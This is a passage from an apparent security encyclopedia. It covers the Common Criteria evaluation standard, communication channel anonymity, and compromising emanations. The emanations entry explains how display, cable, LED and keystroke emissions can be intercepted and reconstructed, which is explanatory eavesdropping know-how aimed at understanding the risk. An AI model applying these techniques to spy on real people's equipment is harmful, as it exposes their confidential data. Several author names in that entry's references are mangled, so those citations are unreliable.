2. Ben-Or M, Goldwasser S, Wigderson A (1988) Completeness theorems for fault-tolerant distributed computing. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York, pp 1–10
3. Blum M (1982) Coin flipping by telephone. In: Gersho A (ed) Advances in cryptography, Santa Barbara, CA. University of California, Santa Barbara, pp 11–15
4. Brassard G, Chaum D, Crépeau C (1998) Minimum disclosure proofs of knowledge. J Comput Syst Sci 37:156–189
5. Brassard G, Crépeau C, Jozsa R, Langlois D (1993) A quantum bit commitment scheme provably unbreakable by both parties. In: Twenty-ninth symposium on foundations of computer science. IEEE, Piscataway, pp 42–52
6. Cachin C, Crépeau C, Marcil J (1998) Oblivious transfer with a memory-bounded receiver. In: Thirty-ninth annual symposium on foundations of computer science: proceedings, 8–11 Nov 1998, Palo Alto. IEEE Computer Society Press, Los Alamitos, pp 493–502
7. Canetti R, Fischlin M (2001) Universally composable commitments. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, International Association for Cryptologic Research. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 19–40
8. Chaum D, Crépeau C, Damgård I (1988) Multi-party unconditionally secure protocols. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York
9. Chor B, Goldwasser S, Micali S, Awerbuch B (1985) Verifiable secret sharing and achieving simultaneity in the presence of faults (extended abstract). In: Proceedings of the 26th FOCS, Portland, 21–23 Oct 1985. IEEE, Piscataway, pp 383–395
10. Crépeau C (1997) Efficient cryptographic protocols based on noisy channels. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 306–317
11. Crépeau C, van de Graaf J, Tapp A (1995) Committed oblivious transfer and private multi-party computation. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 110–123
12. Di Crescenzo G, Ishai Y, Ostrovsky R (1998) Non-interactive and non-malleable commitment. In: Proceedings of the 30th symposium on the theory of computing, ACM, New York, pp 141–150
13. Dolev D, Dwork C, Naor M (1991) Nonmalleable cryptography. In: Proceedings of the 23rd annual ACM symposium on theory of computing, New Orleans, 6–8 May 1991. IEEE Computer Society Press, Los Alamitos
14. Even S (1982) Protocol for signing contracts. In: Gersho A (ed) Advances in cryptography, Santa Barbara, CA, USA, 1982. University of California, Santa Barbara
15. Feige U, Shamir A (1989) Zero knowledge proofs of knowledge in two rounds. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 526–544
16. Goldreich O, Micali S, Wigderson A (1991) Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. J Assoc Comput Mach 38(3):691–729
17. Haitner I, Nguyen M-H, Ong SJ, Reingold O, Vadhan S (2009) Statistically hiding commitments and statistical zero-knowledge arguments from any one-way function. SIAM J Comput 39(3):1153–1218
18. Håstad J, Impagliazzo R, Levin LA, Luby M (1999) A pseudorandom generator from any one-way function. SIAM J Comput 28(4):1364–1396. http://www.emis.de/MATH-item?0940.68048
19. Kilian J (1988) Founding cryptography on oblivious transfer. In: Proceedings of the 20th ACM symposium on theory of computing, Chicago, 1988. ACM, New York, pp 20–31
20. Kilian J (1992) A note on efficient zero-knowledge proofs and arguments (extended abstract). In: Proceedings of the 24th annual ACM symposium on the theory of computing, Victoria, 4–6 May 1992, pp 723–732
21. Liskov M, Lysyanskaya A, Micali S, Reyzin L, Smith A (2001) Mutually independent commitments. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 385–401
22. Lo H-K, Chau H-F (1997) Is quantum bit commitment really possible. Phys Rev Lett 78(17):3410–3413
23. Mayers D (1997) Unconditionally secure quantum bit commitment is impossible. Phys Rev Lett 78(17):3414–3417
24. Naor M (1991) Bit commitment using pseudorandomness. J Cryptol 4:151–158
25. Naor M, Ostrovsky R, Venkatesan R, Yung M (1993) Perfect zero-knowledge arguments for NP can be based on general complexity assumptions. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92. Lecture notes on computer science, vol 740. Springer, Berlin (This work was first presented at the DIMACS workshop on cryptography, October 1990)

26. Shamir A, Rivest RL, Adleman LM (1981) Mental poker. In: Klarner D (ed) The mathematical Gardner. Wadsworth, Belmont

Common Criteria

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Synonyms

ISO 15408 CC – common criteria

Related Concepts

►FIPS 140-2 Federal information Processing Standard – Cryptographic Module

Definition

The Common Criteria (CC), also known as ISO 15408, is intended to be used as the basis for evaluation of security relevant properties of IT hardware and software products. Security properties include all aspects of trust and assurance. The objective is that a common methodology and criteria to evaluate product characteristics would reduce redundant evaluations and broaden markets while improving security.

Background

The current version is 3.1 and has evolved since originated. The standard was developed by an international group that merged programs from three countries to derive common criteria. The three programs were:

- ITSEC – The European standard, developed in the early 1990s by France, Germany, the Netherlands, and the UK.
- CTCPEC – The Canadian standard first published in May 1993.
- TCSEC – The United States Department of Defense 5200.28 Standard, called the Orange Book and parts of the Rainbow Series.

Theory and Application

The goal is for Common Criteria to permit comparability of products in spite of the results originating in independent security evaluations, for various products, evaluated by separate organizations, in different countries. The vision is that by providing a common set of requirements for the security functionality of IT products, and a common set of assurance measurements applied to them that the evaluation process will establish a level of confidence in the knowledge and trust of the evaluated products. The evaluation results may help consumers to determine whether an IT product or system is appropriate for their intended application and whether the security risks implicit in its use are acceptable.

Common Criteria is not a security specification that prescribes specific or necessary security functionality or assurance. Therefore, it is not intended to verify the quality or security of cryptographic implementations. Products that require cryptography are often required to attain a FIPS 140–2 validation for their cryptographic functionality before the common criteria evaluation can be completed. There are security products that are very important to security but may not incorporate cryptography as a part of their functionality. Examples include operating systems, firewalls, and IDS systems. Common Criteria is a methodology to gain assurance that a product is actually designed and subsequently performs according to the claims in the product's "Security Target" document. The level of assurance (EAL) that the product functions correctly is specified as one of seven levels that are described later.

The Common Criteria specification has been published as International Standard ISO/IEC 15408:1999 [1]. It is sometimes also published in formats specific to a given country that facilities use in their individual test scheme. The content and requirements are intended to be identical.

Seven governmental organizations, which are collectively called "the Common Criteria Project Sponsoring Organizations," were formed to develop the standard and program. The countries and organizations are:

- **Canada**: Communications Security Establishment
- **France**: Service Central de la Scurit des Systmes d'Information
- **Germany**: Bundesamt fr Sicherheit in der Informationstechnik
- **The Netherlands**: Netherlands National Communications Security Agency
- **The United Kingdom**: Communications-Electronics Security Group
- **The United States**: National Institute of Standards and Technology
- **The United States**: National Security Agency

The Common Criteria Project Sponsoring Organizations approved the licensing and use of CC v2.1 to be the basis of ISO 15408. Because of its international basis, certifications under Common Criteria are under a "Mutual Recognition Agreement." This is an agreement that certificates issued by organizations under a specific scheme will be accepted in other countries as if they were evaluated under their own schemes. The list of countries that have signed up to the

mutual recognition have grown beyond just the original sponsoring organizations.

The Common Criteria scheme incorporates a feature called a Protection Profile (PP). This is a document that specifies an implementation-independent set of security requirements for a category of products (i.e., Traffic Filters or smart cards) that meet the needs of specific consumer groups, communities of interest, or applications. Protection Profiles are considered a product in themselves, and are evaluated and tested for compliance to Common Criteria, just as a functional product would. Before a product can be validated using common criteria to a given protection profile (or a combination of them), the Protection Profiles have to be evaluated and issued certificates of compliance. Instead of the Security Target (a required document) referring to a protection profile for a set of security functionality and assurance criteria, it is acceptable for the product Security Target to independently state the security functionality and assurance level to which the product will be evaluated. The limitation is that this restricts the ability of product consumers or users to readily compare products of similar functionality.

EAL1. The objective for evaluation assurance level 1 (EAL1) is described as "functionally tested" is to confirm that the product functions in a manner consistent with its documentation, and that it provides useful protection against identified threats.

EAL1 is applicable where some confidence in correct operation is required, but the threats to security are not viewed as serious. The evaluation will be of value where independent assurance is required to support the contention that due care has been exercised with respect to the protection of personal or similar information.

EAL1 provides an evaluation of the product as made available to the customer, including independent testing against a specification, and an examination of the guidance documentation provided. It is intended that an EAL1 evaluation could be successfully conducted without assistance from the developer of the product, and for minimal cost and schedule impact.

EAL2. The objective for evaluation assurance level 2 (EAL2) is described as "structurally tested." EAL2 requires the cooperation of the developer in terms of the delivery of design information and test results, but should not demand more effort on the part of the developer than is consistent with good commercial practice, and therefore, should not require a substantially increased investment of cost or time.

EAL2 is applicable in those circumstances where developers or users require a low to moderate level of independently assured security but does not require the submission of a complete development record by the vendor. Such a situation may arise when securing legacy systems, or where access to the developer may be limited.

EAL3. The objectives for evaluation assurance level 3 (EAL3) are described as "methodically tested and checked." EAL3 permits a conscientious developer to gain maximum assurance from positive security engineering at the design stage without substantial alteration of existing sound development practices.

EAL3 is applicable in those circumstances where developers or users require a moderate level of independently assured security, and require a thorough investigation of the product and its development without substantial reengineering.

EAL4. The objectives for evaluation assurance level 4 (EAL4) are described as "methodically designed, tested, and reviewed." EAL4 permits a developer to gain maximum assurance from positive security engineering based on good commercial development practices, which, though rigorous, do not require substantial specialist knowledge, skills, and other resources.

EAL4 is therefore applicable in those circumstances where developers or users require a moderate to high level of independently assured security in conventional commodity products and are prepared to incur additional security-specific engineering costs.

EAL5. The objectives for evaluation assurance level 5 (EAL5) are described as "semiformally designed and tested." EAL5 permits a developer to gain maximum assurance from security engineering based upon rigorous commercial development practices supported by moderate application of specialist security engineering techniques. Such a product will probably be designed and developed with the intent of achieving EAL5 assurance. It is likely that the additional costs attributable to the EAL5 requirements, relative to rigorous development without the application of specialized techniques, will not be large.

EAL5 is therefore applicable in those circumstances where developers or users require a high level of independently assured security in a planned development and require a rigorous development approach without incurring unreasonable costs attributable to specialist security engineering techniques.

EAL6. The objectives for evaluation assurance level 6 (EAL6) are described as "semiformally verified design and tested." EAL6 permits developers to gain high assurance from application of security engineering techniques to a rigorous development environment in order to produce a premium product for protecting high-value assets against significant risks.

EAL6 is therefore applicable to the development of security product for application in high-risk situations where the value of the protected assets justifies the additional costs.

EAL7. The objectives of evaluation assurance level 7 (EAL7) are described as "formally verified design and tested."

EAL7 is applicable to the development of security products for application in extremely high-risk situations and/or where the high value of the assets justifies the higher costs. Practical application of EAL7 is currently limited to products with tightly focused security functionality that is amenable to extensive formal analysis.

Common Criteria is documented in a family of three interrelated documents:

1. CC Part 1: Introduction and general model [2]
2. CC Part 2: Security functional requirements [3]
3. CC Part 3: Security assurance requirements [4]

The managed international homepage of the Common Criteria is available at www.commoncriteria.org. The homepage for US based vendors and customers is managed by National Information Assurance Partnership (NIAP). http://www.niap-ccevs.org/cc-scheme/

Part 1, Introduction and general model, is the introduction to the CC. It defines general concepts and principles of IT security evaluation and presents a general model of evaluation. Part 1 also presents constructs for expressing IT security objectives, for selecting and defining IT security requirements, and for writing high-level specifications for products and systems. In addition, the usefulness of each part of the CC is described in terms of each of the target audiences.

Part 2, Security functional requirements, establishes a set of functional components as a standard way of expressing the functional requirements for Targets of Evaluation. Part 2 catalogs the set of functional components, families, and classes.

Part 3, Security assurance requirements, establishes a set of assurance components as a standard way of expressing the assurance requirements for Targets of Evaluation. Part 3 catalogs the set of assurance components, families, and classes. Part 3 also defines evaluation criteria for Protection Profiles and Security Targets and presents evaluation assurance levels that define the predefined CC scale for rating assurance for Targets of Evaluation, which is called the Evaluation Assurance Levels.

Each country implements its own scheme of how it will implement the Common Evaluation Methodology for Information Technology Security.

Acronyms

- EAL – Evaluation Assurance Level
- FIPS – Federal Information Processing Standards
- IDS – Intrusion Detection System
- IEC – International Electrotechnical Commission
- ISO – International Organization for Standardization
- IT – Information Technology
- NIST – National Institute of Standards and Technology
- PP – Protection Profile

Open Problems

Evaluations take a significant amount of time and expense to complete and become certified.

Recommended Reading

1. International Standard ISO/IEC 15408:1999
2. CC Part 1: Introduction and general model
3. CC Part 2: Security functional requirements
4. CC Part 3: Security assurance requirements

Common Criteria, From a Security Policies Perspective

Paolo Salvaneschi
Department of Information Technology and Mathematical Methods, University of Bergamo, Dalmine, BG, Italy

Synonyms

ISO/IEC 15408

Definition

The Common Criteria for Information Technology Security Evaluation (abbreviated as Common Criteria or CC) is an international standard (ISO/IEC 15408) for security certification of software/system products.

Background

Common Criteria (CC) were developed through the effort of many governmental organizations and originated out of preexisting standards (The European ITSEC, the Canadian CTCPEC, and the United States Department of Defence TCSEC called the Orange Book).

CC allows the specification of security requirements for a particular product/system and the implementation of an evaluation process to establish the level of confidence that the product satisfies the security requirements.

The standard is concerning product evaluation and certification, while other security standards are related to the certification of processes. An example is ISO/IEC 27000 series, an information security management system.

The focus of Common Criteria is on the evaluation of a product or system. Nevertheless, the standard includes a catalogue of security functional requirements and may be of interest to those who define and manage security policies.

Theory

The standard is composed of three documents. Part 1, Introduction and general model [1] defines the concepts and principles of IT security evaluation and presents a general model of evaluation.

The model requires the identification of a specific IT product or system (TOE, Target of Evaluation) that is the subject of a CC evaluation.

Part 2, Security functional components [2] includes a catalogue of functional components and related functional requirements for TOEs (SFRs, Security Functional Requirements).

SFRs may be organized into sets of implementation-independent security requirements for classes of TOEs that meet specific consumer needs. These sets are called Protection Profiles (PPs).

PPs or SFRs may be reused or refined to state explicitly a set of security requirements (ST Security Target) to be evaluated on a TOE.

CC Part 3, Security assurance components [3] provides a catalogue of measures taken during development and evaluation of the product (TOE) to assure compliance with the claimed security requirements (ST) of the TOE. These measures are called Security Assurance Requirements (SARs).

Part 3 also defines seven levels of depth and rigor of an evaluation, which are called the Evaluation Assurance Levels (EALs). Each EAL corresponds to a package of security assurance requirements (SARs), with EAL 1 being the most basic (and cheapest to implement and evaluate) and EAL 7 being the most stringent (and most expensive).

Evaluated Product

A Target of Evaluation (TOE) is the product or system that is the subject of the evaluation. A TOE is defined as a set of software, firmware, and/or hardware accompanied by its documentation.

The following products are TOE examples: an operating system, a firewall, a smart card–integrated circuit, and a database application. Other examples of TOEs can be found in [1].

The TOE must be defined precisely. For example, while an IT product may allow many configurations, a TOE for this product must define the security-relevant configurations that are evaluated.

Security Requirements

Common Criteria present a standard catalogue of Security Functional Requirements (SFRs). SFRs are classified into 11 classes. Examples of classes are "Cryptographic Support," "Identification and Authentication," and "Security Management." Each class is organized into families of functional components, and a set of security functional requirement is identified for each component for a total of 65 requirements. Each requirement is individually defined and is self-contained.

SFRs are expressed in a structured natural language. The aim is to provide implementation-independent requirements expressed in an abstract but unambiguous manner.

An example of SFR is the following: "The TOE Security Functionality shall authenticate any user's claimed identity according to the [assignment: *rules describing how the multiple authentication mechanisms provide authentication*]".

The associated explanation states that "*author* (of TOE security specification) *should specify the rules that describe how the authentication mechanisms provide authentication and when each is to be used. This means that for each situation the set of mechanisms that might be used for authenticating the user must be described. An example of a list of such rules is: "if the user has special privileges a password mechanism and a biometric mechanism both shall be used, with success only if both succeed; for all other users a password mechanism shall be used.*"

A Protection Profiles (PP) is a document, typically created by a user community, a developer or a group of developers of similar TOEs (a family of related products or a product line), or a government or large corporation specifying its requirements as part of its acquisition process. A PP organizes a set of reusable security requirements for a class of TOEs.

The document includes not only a list of SFRs but also a security problem definition (operational environment, threats, organizational security policies imposed by the organization, and assumptions on the operational environment) and security objectives (concise and abstract statement of the intended solution to the problem defined by the security problem definition).

Examples may be PPs for firewalls or intrusion detection systems. A number of Protection Profiles are published in the Common Criteria Web site [4].

Each SFR may be selected to become part of a Security Target (ST) of a TOE. Although CC does not prescribe any SFRs to be included in an ST, it identifies dependencies where the correct operation of one function is dependent on another. Additionally, one or more PPs may serve as templates for the Security Target (ST) of a TOE.

A Security Target (ST) is the document that identifies the security properties to be evaluated on a specific TOE. The ST document includes a description of the TOE, security problem definition, security objectives, and a set of SFRs. The ST may claim conformance to one or more PPs. In this case, the ST reuses the SFRs included in the Protection Profiles.

Note that an ST is designed to be a security specification on a relatively high level of abstraction. An ST should, in general, not contain implementation details like protocol specifications or detailed descriptions of algorithms.

Security Evaluation

The SFRs selected in a Security Target of a TOE are evaluated through a set of measures (SARs Security Assurance Requirements) taken during development and evaluation of the product. SARs provide evidences to assure compliance with the claimed security functionality.

The assurance is based upon an evaluation (active investigation) of the documentation and of the resulting IT product by expert evaluators. Evaluation techniques include, for instance, analysis and checking of processes and procedures, analysis of the correspondence between TOE design representations, analysis of functional tests developed and the results provided, independent functional testing, analysis for vulnerabilities, and verification of proofs.

Common Criteria provides a catalogue of SARs. Each class is organized into families. For instance, the class "Tests" encompasses four families: Coverage, Depth, Independent testing (i.e., functional testing performed by evaluators), and Functional tests. Testing provides assurance that the TOE security functionalities behave as described. For instance, for Coverage, the evaluator analyzes the documentation produced by the developer to demonstrate that all the security functionalities have been tested.

The evaluation effort is organized in seven packages of Security Assurance Requirements, called Evaluation Assurance Levels (EALs), from the basic and cheapest level EAL1 to the most stringent and most expensive EAL7. The increasing level of effort is based upon scope (the effort is greater because a larger portion of the IT product is included), depth (the effort is greater because it is deployed to a finer level of design and implementation detail), and rigor (the effort is greater because it is applied in a more structured, formal manner).

EAL1 package includes, for example, that the evaluator verifies the TOE unique identification and tests a subset of the TOE security functionalities. EAL1 applies when it is required to have confidence in a product's correct operation, but does not view threats to security as serious.

EAL7 applies in extremely high-risk situations as well as when the high value of the assets justifies the higher costs. It includes, for instance, the formal analysis of tightly focused security functionalities.

Usually, an ST or PP author chooses one of these packages, possibly "augmenting" requirements in a few areas with requirements from a higher level.

Note that assigning an EAL level to a product does not mean to assign a value to a security measurement. It only means that the claimed security assurance of the TOE has been more extensively verified. The result of an evaluation is not "this IT product has this security value," but is "this IT product meets, or not, this security specification according to these verification measures."

The three parts of the standard are complemented by a companion document CEM (Common Methodology for Evaluation) – Evaluation methodology [5], primarily devoted to evaluators applying the CC and certifiers confirming evaluator actions. The document provides guidance for the evaluation process.

Applications

The main Common Criteria application has been in the certification of IT components (for instance operating systems, firewalls or smart cards). The Common Criteria Web site [4] includes a list of certified products. The documents published in the Web site (Security Targets and Certification Reports) are industrial examples of CC application. See also the case study presented in [6] for application of the Common Criteria in a software development project.

CC may also be used as a guide to specify security policies and to manage IT procurement. The catalogued SFSs and the published protection profiles may be helpful to identify the customer requirements to be used in a Request for Proposal. This approach has been also discussed in the context of large systems development [7].

Open Problems

The methodology and value of Common Criteria have been critically examined. The main objection is that the evaluation is a process requiring a significant cost and time and few, if any, metrics exist to support the most important question for any user: How has this CC-evaluated product improved my IT system's security [8].

Another important issue is the system-level security evaluation and the need of improvements in composing secure systems from CC-evaluated products [7, 8].

Recommended Reading

1. Common Criteria for Information Technology Security Evaluation, Part 1: Introduction and general model (2009) Version 3.1, Revision 3 (CCMB-2009-07-001), July 2009
2. Common Criteria for Information Technology Security Evaluation, Part 2: Security functional components (2009) Version 3.1, Revision 3 (CCMB-2009-07-002), July 2009
3. Common Criteria for Information Technology Security Evaluation, Part 3: Security assurance components (2009) Version 3.1, Revision 3 (CCMB-2009-07-003), July 2009
4. http://www.commoncriteriaportal.org
5. Common Methodology for Information Technology Security Evaluation, Evaluation methodology (2009) Version 3.1, Revision 3 (CCMB-2009-07-004), July 2009
6. Vetterling M, Wimmel G, Wisspeintner A (2002) Secure systems development based on the common criteria: the PalME project. In: Proceedings of SIGSOFT 2002/FSE-10. Nov. 18–22, 2002. Charleston, SC. ACM, New York, pp 129–138
7. Keblawi F, Sullivan D (2006) Applying the common criteria in systems engineering. IEEE Secur Priv 4(2):50–55
8. Hearn J (2004) Does the common criteria paradigm have a future? IEEE Secur Priv 2(1):64–65

Communication Channel Anonymity

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Synonyms

Relationship anonymity

Definition

Communication channel anonymity is achieved in a messaging system if an ►eavesdropper who picks up messages from the communication line of a sender and the communication line of a recipient cannot tell with better probability than pure guesswork whether the sent message is the same as the received message. During the attack, the eavesdropper may also listen on all communication lines of the network, and he may also send and receive his own messages. It is clear that all messages in such a network must be encrypted to the same length in order to keep the attacker from distinguishing different messages by their content or length.

Communication channel anonymity implies either ►sender anonymity or ►recipient anonymity [4].

Communication channel anonymity can be achieved against computationally restricted eavesdroppers by ►MIX networks [1] and against computationally unrestricted eavesdroppers by ►DC networks [2, 3].

Note that communication channel anonymity is weaker than communication link unobservability, where the attacker cannot even determine whether or not any message is exchanged between any particular pair of participants at any point of time. Communication link unobservability can be achieved with ►MIX networks and ►DC networks by adding dummy traffic.

Recommended Reading

1. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
2. Chaum D (1985) Security without identification: Transaction systems to make Big Brother obsolete. Commun ACM 28(10): 1030–1044
3. Chaum D (1988) The dining cryptographers problem: unconditional sender and recipient untraceability. J Cryptol 1(1):65–75
4. Pfitzmann A, Köhntopp M (2001) Anonymity, unobservability, and pseudonymity – a proposal for terminology. In: Frederrath H (ed) Designing privacy enhancing technologies. Lecture Notes in Computer Science, vol 2009. Springer-Verlag, Berlin, pp 1–9

Complexity Theory

►Computational Complexity

Compositeness Test

►Probabilistic Primality Test

Compromising Emanations

Markus Kuhn
Computer Laboratory, University of Cambridge, Cambridge, UK

Related Concepts

►Tempest

Definition

Computer and communications devices emit numerous forms of energy. Many of these emissions are produced as unintended side effects of normal operation. For example, where these emissions take the form of radio waves, they can often be observed interfering with nearby radio receivers. Some of the unintentionally emitted energy carries information about processed data. Under good conditions, a sophisticated and well-equipped eavesdropper can intercept and analyze such compromising emanations to steal information. Even where emissions are intended, as is the case with transmitters and displays, only a small fraction of the overall energy and information content emitted will ever reach the intended recipient. ►Eavesdroppers can use specialized and more sensitive receiving equipment to tap into the rest and access confidential information, often in unexpected ways, as some of the following examples illustrate.

Background

Much knowledge in this area is classified military research. Some types of compromising emanations that have been demonstrated in the open literature include:

- Radio-frequency waves radiated into free space
- Radio-frequency waves conducted along cables
- Power-supply current fluctuations
- Vibrations, acoustic and ultrasonic emissions
- High-frequency optical signals

They can be picked up passively using directional antennas, microphones, high-frequency power-line taps, telescopes, radio receivers, oscilloscopes, and similar sensing and signal-processing equipment. In some situations, eavesdroppers can obtain additional information by actively directing radio waves or light beams toward a device and analyzing the reflected energy.

Some examples of compromising emanations are:

- Electromagnetic impact printers can produce low-frequency acoustic, magnetic, and power-supply signals that are characteristic for each printed character. In particular, this has been demonstrated with some historic dot-matrix and "golf ball" printers. As a result, printed text could be reconstructed with the help of power-line taps, microphones, or radio antennas. The signal sources are the magnetic actuators in the printer and the electronic circuits that drive them.
- Cathode-ray tube (CRT) displays are fed with an analog video signal voltage, which they amplify by a factor of about 100 and apply it to a control grid that modulates the electron beam. This arrangement acts, together with the video cable, as a parasitic transmission antenna. As a result, CRT displays emit the video signal as electromagnetic waves, particularly in the VHF and UHF bands (30 MHz to 3 GHz). An AM radio receiver with a bandwidth comparable to the pixel-clock frequency of the video signal can be tuned to one of the harmonics of the emitted signal. The result is a high-pass filtered and rectified approximation of the original video signal. It lacks color information and each vertical edge appears merely as a line. Figure 1 demonstrates that text characters remain quite readable after this distortion. Where the display font and character spacing are predictable, automatic text recognition is particularly practical. For older, 1980s, video displays, even modified TV sets, with deflection frequencies adjusted to match those of the eavesdropped device, could be used to demonstrate the reconstruction of readable text at a distance [1]. In modern computers, pixel-clock frequencies exceed the bandwidth of TV receivers by an order of magnitude. Eavesdropping attacks on these require special receivers with large bandwidth (50 MHz or more) connected to a computer monitor or high-speed signal-processing system [2].
- CRT displays also leak the video signal as a high-frequency fluctuation of the emitted light. On this channel, the video signal is distorted by the afterglow of the screen phosphors and by the shot noise that background light contributes. It is possible to reconstruct readable text from screen light even after diffuse reflection, for example, from a user's face or a wall. This can be done from nearby buildings using a telescope connected to a very fast photosensor (photomultiplier tube). The resulting signal needs to be digitally processed using periodic averaging and deconvolution techniques to become readable. This attack is particularly feasible in dark environments, where light from the target CRT contributes a significant fraction

Compromising Emanations. Fig. 1 The top image shows a short test text displayed on a CRT monitor. The bottom image is the compromising emanation from this text that was picked up with the help of an AM radio receiver (tuned at 450 MHz, 50 MHz bandwidth) and a broadband UHF antenna. The output was then digitized, averaged over 256 frames to reduce noise, and finally presented as a reconstructed pixel raster

of the overall illumination onto the observed surface. Flat-panel displays that update all pixels in a row simultaneously are immune from this attack [3].

- Some flat-panel displays can be eavesdropped via UHF radio, especially where a high-speed digital serial connection is used between the video controller and display. This is the case, for example, in many laptops and with modern graphics cards with a Digital Visual Interface (DVI) connector. To a first approximation, the signal picked up by an eavesdropping receiver from a Gbit/s serial video interface cable indicates the number of bit transitions in the data words that represent each pixel color. For example, text that is shown in foreground and background colors encoded by the serial data words 10101010 and 00000000, respectively, will be particularly readable via radio emanations [2].
- Data has been eavesdropped successfully from shielded RS-232 cables several meters away with simple AM shortwave radios [4]. Such serial-interface links use unbalanced transmission. Where one end lacks an independent earth connection, the cable forms the inductive part of a resonant circuit that works in conjunction with the capacitance between the device and earth. Each edge in the data signal feeds into this oscillator energy that is then emitted as a decaying high-frequency radio wave.
- Line drivers for data cables have data-dependent power consumption, which can affect the supply voltage slightly. This in turn can cause small variations in the frequency of nearby oscillator circuits. As a result, the electromagnetic waves generated by these oscillators broadcast frequency-modulated data, which can be picked up with FM radios [4].
- Where several cables share the same conduit, capacitive and inductive coupling occurs. This can result in crosstalk from one cable to the other, even where the cables run parallel for just a few meters. With a suitable amplifier, an external eavesdropper might discover that the high-pass-filtered version of a signal from an internal data cable is readable, for example, on a telephone line that leaves the building.
- Devices with low-speed serial ports, such as analog telephone modems with RS-232 interface, commonly feature light-emitting diodes (LEDs) that are connected as status indicators directly to data lines. These emit the processed data optically, which can be picked up remotely with a telescope and photo sensor [5]. Such optical compromising emanations are invisible to the human eye, which cannot perceive flicker above about 50 Hz. Therefore, all optical data rates above 1 kbit/s appear as constant light.
- The sound of a keystroke can identify which key on a keyboard was used. Just as guitar strings and drums sound very different depending on where they are hit, the mix of harmonic frequencies produced by a resonating circuit board on which keys are mounted varies with the location of the keystroke. Standard machine-learning algorithms can be trained to distinguish, for a specific keyboard model, keys based on spectrograms of acoustic keystroke recordings [6].
- Smart cards are used to protect secret keys and intermediate results of cryptographic computations from unauthorized access, especially from the cardholder. Particular care is necessary in their design with regard to compromising emanations. Due to the small package, eavesdropping sensors can be placed very close to the microprocessor, to record, for example, supply current fluctuations or magnetic fields that leak information about executed instructions and processed data. The restricted space available in an only 0.8-mm-thick plastic card makes careful shielding and filtering difficult. Refer also ►smartcard tamper resistance.

Video signals are a particularly dangerous type of compromising emanation due to their periodic nature. The refresh circuit in the video adapter transmits the display content continuously, repeated 60–90 times per second. Even though the leaked signal power measures typically only a few nanowatts, eavesdroppers can use digital signal processing techniques to determine the exact repetition frequency, record a large number of frames, and average them to reduce noise from other radio sources. As frame and pixel frequencies differ by typically six orders of magnitude, the averaging process succeeds only if the frame rate has been determined correctly within at least seven digits precision. This is far more accurate than the manufacturing tolerances of the crystal oscillators used in graphics adapters. An eavesdropper can therefore use periodic averaging to separate the signals from several nearby video displays, even if they use the same nominal refresh frequency. Directional antennas are another tool for separating images from several computers in a building.

RF video signal eavesdropping can be easily demonstrated with suitable equipment. Even in a noisy office environment and without directional antennas, reception across several rooms (5–20 m) requires only moderate effort. Larger eavesdropping distances can be achieved in the quieter radio spectrum of a rural area or with the help of directional antennas. Eavesdropping of nonperiodic compromising signals from modern office equipment is usually only feasible where a sensor or accessible

conductor (crosstalk) can be placed very close to the targeted device. Where an eavesdropper can arrange for special software to be installed on the targeted computer, this can be used to deliberately modulate many other emission sources with selected and periodically repeated data for easier reception, including system buses, transmission lines, and status indicators.

Compromising radio emanations are often broadband impulse signals that can be received at many different frequencies. Eavesdroppers tune their receivers to a quiet part of the spectrum, where the observed impulses can be detected with the best signal-to-noise ratio. The selected receiver bandwidth has to be small enough to suppress the powerful signals from broadcast stations on neighboring frequencies and large enough to keep the width of detected impulses short enough for the observed data rate.

Electromagnetic and acoustic compromising emanations have been a concern to military organizations since the 1960s. Secret protection standards (►TEMPEST) have been developed. They define how equipment used to process critical secret information must be shielded, tested, and maintained. Civilian radio-emission limits for computers, such as the CISPR 22 and FCC Class B regulations, are only designed to help avoid interference with radio broadcast services at distances more than 10 m. They do not forbid the emission of compromising signals that could be picked up at a quiet site by a determined receiver with directional antennas and careful signal processing several hundred meters away. Protection standards against compromising radio emanations therefore have to set limits for the allowed emission power about a million times (60 dB) lower than civilian radio-interference regulations. Jamming is an alternative form of eavesdropping protection, but this is not preferred in military applications where keeping the location of equipment secret is an additional requirement.

Recommended Reading

1. van Eck W (1985) Electromagnetic radiation from video display units: an eavesdropping risk? Comput Secur 4:269–286
2. Markus KG (2003) Compromising emanations: eavesdropping risks of computer displays. Technical Report UCAM-CL-TR-577, University of Cambridge, Computer Laboratory
3. Markus KG (2002) Optical time-domain eavesdropping risks of CRT displays. In: Proceedings of 2002 IEEE symposium on security and privacy, Oakland, CA, 12–15 May 2002. IEEE Computer Society Press, Los Alamitos, pp 3–18, ISBN 0-7695-1543-6
4. Peter S (1990) The threat of information theft by reception of electromagnetic radiation from RS-232 cables. Comput Secur 9:53–58
5. Joe L, Umphress DA (2002) Information leakage from optical emanations. ACM Trans Inform Syst Secur 5(3):262–289
6. Dmitri A, Agrawal R (2004) Keyboard acoustic emanations. In: Proceedings of 2004 IEEE symposium on security and privacy, Oakland, CA, 9–12 May 2004. IEEE Computer Society Press, Los Alamitos, CA
7. Proceedings of symposium on electromagnetic security for information protection (SEPI'91), Rome, Italy, 21–22 November 1991, Fondazione Ugo Bordoni

C

Computational Complexity

Salil Vadhan
School of Engineering & Applied Sciences, Harvard University, Cambridge, MA, USA

Synonyms

Complexity theory

Related Concepts

►Exponential Time; ►O-Notation; ►One-Way Function; ►Polynomial Time; ►Security (Computational, Unconditional); ►Subexponential Time

Definition

